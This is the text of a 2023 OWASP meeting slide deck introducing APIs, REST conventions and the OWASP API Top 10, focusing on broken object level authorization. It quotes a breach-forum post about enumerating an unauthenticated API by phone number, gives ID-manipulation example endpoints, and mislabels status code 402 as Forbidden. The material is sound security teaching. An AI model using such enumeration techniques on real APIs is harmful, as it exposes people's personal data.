



# OWASP API Top 10

Krischat Thataristorai, Secure D Center

*OWASP Meeting #1 (All Season place, 38 Floor)  
31 March 2023*



## Background


- Krischat, a cybersecurity specialist with over two years of experience in the penetration testing covering web application, Mobile application and backend API, ATM/Kiosk, Wireless and network infrastructure.

## Professional and Industry Experience:

- Published CVE security vulnerabilities (CVE-2021-36286, CVE-2021-36297) on DELL and (CVE-2022-23456, CVE-2022-38395) on HP
- Conducted Black-box and Grey-box web application, mobile application (iOS, Android) and Backend API penetration testing in various industries (e.g., Financial/Bank, Insurance, Government, Petrochemical)
- Conducted Black-box and Grey-box web application penetration testing on critical financial app for a major financial company
- Conducted Red teaming, External and Internal network infrastructure penetration testing for major financial firms (Top bank in Thailand)
- Conducted Kiosk/ATM/CDM penetration testing including Physical, application binary, network communication and servers-side API for a major bank.
- Conducted Smart POS system penetration testing and related backend API for a major e-commerce company.
- Contributed to the mobile application penetration testing internal framework.

## Education and Qualifications

- Bachelor of Engineering (Computer Engineering), Kasetsart University
- Cyber Security Foundation - CSFPC
- Offensive Security Certified Professional - OSCP
- Certified Red Team Professional (CRTP)



# *API(s) Introduction*



© 2023 Secure D Center Co., Ltd.




# API(s)

[1] <https://en.wikipedia.org/wiki/API>  
[2] [https://www.researchgate.net/publication/323817030\\_API\\_vulnerabilities\\_Current\\_status\\_and\\_dependencies](https://www.researchgate.net/publication/323817030_API_vulnerabilities_Current_status_and_dependencies)  
[3] [https://www.google.com/books/edition/API\\_Design\\_for\\_C%2B%2B/IY29LyIT85wC?gbpv=1](https://www.google.com/books/edition/API_Design_for_C%2B%2B/IY29LyIT85wC?gbpv=1) (Chapter 1, Figure 1.1)

## What are API(s) ?

- API as known as Application Programming Interface<sup>[1]</sup>
- API is a program or system that is accessible by other programs<sup>[2]</sup> and communicates with each other.
- Exposes a set of data and functions to facilitate interactions between computer programs.
- API(s) are providing various types of services.




Reference: Reddy, Marathi (2011). API Design for C++<sup>[3]</sup>



# API(s)

## Why is API security necessary?

- APIs are everywhere. If there is an application or service available on the internet, you can be sure it's supported, in some way, by an API. These days, APIs power mobile applications, the Internet of Things (IoT), cloud-based customer services, internal applications, partner applications, and more.



In the past 12 months, what security problems have you found in production APIs? (Select all that apply)



# API(s)

## Why is API security necessary?

by optusdata - Tuesday September 27, 2022 at 12:02 AM

4 minutes ago

Too many eyes. We will not sale data to anyone. We cant if we even want to: personally deleted data from drive (Only copy)  
Sorry too 10.200 Australian whos data was leaked.  
Australia will see no gain in fraud, this can be monitored. Maybe for 10.200 Australian but rest of population no. Very sorry to you.  
Deepest apology to Optus for this. Hope all goes well from this  
Optus if your reading we would have reported exploit if you had method to contact. No security mail, no bug bountys, no way too message.  
Ransom not payed but we dont care any more. Was mistake to scrape publish data in first place.

38 minutes ago

kleener Wrote:

Thanks for getting back with me. I have a few other questions:  
1) You didnt have to a  
2) What do you mean by "access control bug"?Thank you!Jeremyoptusdata Wrote:

kleener Wrote:


Hi -

This is Jeremy Kirk again, the journalist in Sydney. A source told me that this may API:  
[api.optus.com.au](http://api.optus.com.au)

And the source says someone could enumerate by phone number to extract the cu

Best,

No authenticate needed. That is bad access control. All open to internet for any one to use




# API protocols and architectures

## REST API specification

### □ REST API(s):

- A request is sent from client to server in the form of a web URL as HTTP GET, POST, PUT or DELETE request.
- The response comes from the server in the form of HTML, XML, Image, or JSON format



# API protocols and architectures

## REST: A sample REST API request



# API protocols and architectures

## REST: HTTP Verbs


| HTTP Methods | CRUD                  | Description   |
|--------------|-----------------------|---|
| GET          | Read                  | Retrieve the complete state of a resource, in some representational form  |
| HEAD         | Show only header      | Retrieve the metadata state of a resource such as (Version, Length, Type) <b>MUST NOT</b> send content in the response. |
| POST         | Create                | Create a new resource   |
| PUT          | Update                | Insert a new resource into a store or update an existing, mutable resource  |
| OPTIONS      | Check status          | Retrieve metadata that describes a resource's available interactions  |
| PATCH        | Partial Update/Modify | The PATCH request only needs to contain the changes to the resource, not the complete resource(make a partial update).  |
| DELETE       | Delete                | Remove the resource from its parent   |



# API protocols and architectures

## REST: HTTP Status


| Code | Status             | Description  |
|------|--------------------|--|
| 200  | OK                 | Indicates a nonspecific success  |
| 201  | Created            | Sent primarily by collections and stores but sometimes also by controllers, to indicate that a new resource has been created |
| 202  | Accepted           | Sent by controllers to indicate the start of an asynchronous action  |
| 204  | No Content         | Indicates that the body has been intentionally left blank  |
| 301  | Moved Permanently  | Indicates that a new permanent URI has been assigned to the client's requested resource                                      |
| 303  | See other          | Sent by controllers to return results that it considers optional   |
| 304  | Not Modified       | Sent to preserve bandwidth (with conditional GET)  |
| 307  | Temporary Redirect | Indicates that a temporary URI has been assigned to the client's requested resource  |



# API protocols and architectures

## REST: HTTP Status

| Code | Status                 | Description   |
|------|------------------------|---|
| 400  | Bad Request            | Indicates a nonspecific client error  |
| 401  | Unauthorized           | Sent when the client either provided invalid credentials or forgot to send them                 |
| 402  | Forbidden              | Sent to deny access to a protected resource   |
| 404  | Not Found              | Sent when the client tried to interact with a URI that the REST API could not map to a resource |
| 405  | Method Not Allowed     | Sent when the client tried to interact using an unsupported HTTP method                         |
| 406  | Not Acceptable         | Sent when the client tried to request data in an unsupported media type format                  |
| 409  | Conflict               | Indicates that the client attempted to violate resource state                                   |
| 412  | Precondition Failed    | Tells the client that one of its preconditions was not met                                      |
| 415  | Unsupported Media Type | Sent when the client submitted data in an unsupported media type format                         |
| 500  | Internal Server Error  | Tells the client that the API is having problems of its own                                     |



# *API Vulnerabilities*



© 2023 Secure D Center Co., Ltd.



# API Vulnerabilities

## OWASP Top 10 API Risks – What's new about REST API security 2023?

**OWASP API Security Project**


Main | Acknowledgments | Join | [News](#) | RoadMap | Translations

- **Feb 14, 2023**  
[OWASP API Security Top 10 2023 Release Candidate](#) is now available.
- **Aug 30, 2022**  
[OWASP API Security Top 10 2022 call for data](#) is open.
- **Oct 30, 2020**  
[GraphQL Cheat Sheet](#) release. A truly community effort whose [log](#) and [contributors list](#) are available at [GitHub](#).
- **Apr 4, 2020**  
[OWASP API Security Top 10 2019 pt-PT translation](#) release.
- **Mar 27, 2020**  
[OWASP API Security Top 10 2019 pt-BR translation](#) release.
- **Dec 26, 2019**  
OWASP API Security Top 10 2019 stable version release.
- **Sep 30, 2019**  
The RC of API Security Top-10 List was published during [OWASP Global AppSec Amsterdam](#) ([slide deck](#))



# API Vulnerabilities

## OWASP Top 10 API Risks – What are the differences between 2019 and 2023?



# *API1: Broken Object Level Authorization*



© 2023 Secure D Center Co., Ltd.



# API Vulnerabilities

<https://inonst.medium.com/a-deep-dive-on-the-most-critical-api-vulnerability-bola-1342224ec3f2>  
[https://cheatsheetseries.owasp.org/cheatsheets/Insecure\\_Direct\\_Object\\_Reference\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html)

## API1: Broken Object Level Authorization (What ?)

- ❑ BOLA is a security vulnerability in web applications where the authorization mechanism fails to properly check a user's permission to perform actions on an object, allowing an attacker to manipulate object-level permissions and perform unauthorized actions.
- ❑ Why use the BOLA instead of IDOR ?
  - ❑ They differ in the specific way that they allow unauthorized access.
    - **IDOR** (Insecure Direct Object Reference) refers to the weakness in the application's security that allows an attacker to access resources they shouldn't be able to access by directly manipulating the resource ID. This results in the exposure of sensitive data or functionality to unauthorized users.
    - **BOLA**, on the other hand, refers to the flaw in the authorization mechanism, where the application fails to properly check user's authorization to perform certain actions on an object. This leads to an attacker being able to manipulate the object level permissions and perform unauthorized actions on the objects.




# API Vulnerabilities

## API1: Broken Object Level Authorization (What ?)

- What kind of different type of BOLA?
- There are two main types:
  - **Based on user ID:** The API endpoints receive a user ID and access the user object based on this ID.  
For example: `/api/endpoint/get_profile?user_id=101`
  - **Based on object ID:** The API endpoint receives an ID of an object which is not a user object.


For example: `/api/collection/books/sold?book_id=5`



# API Vulnerabilities

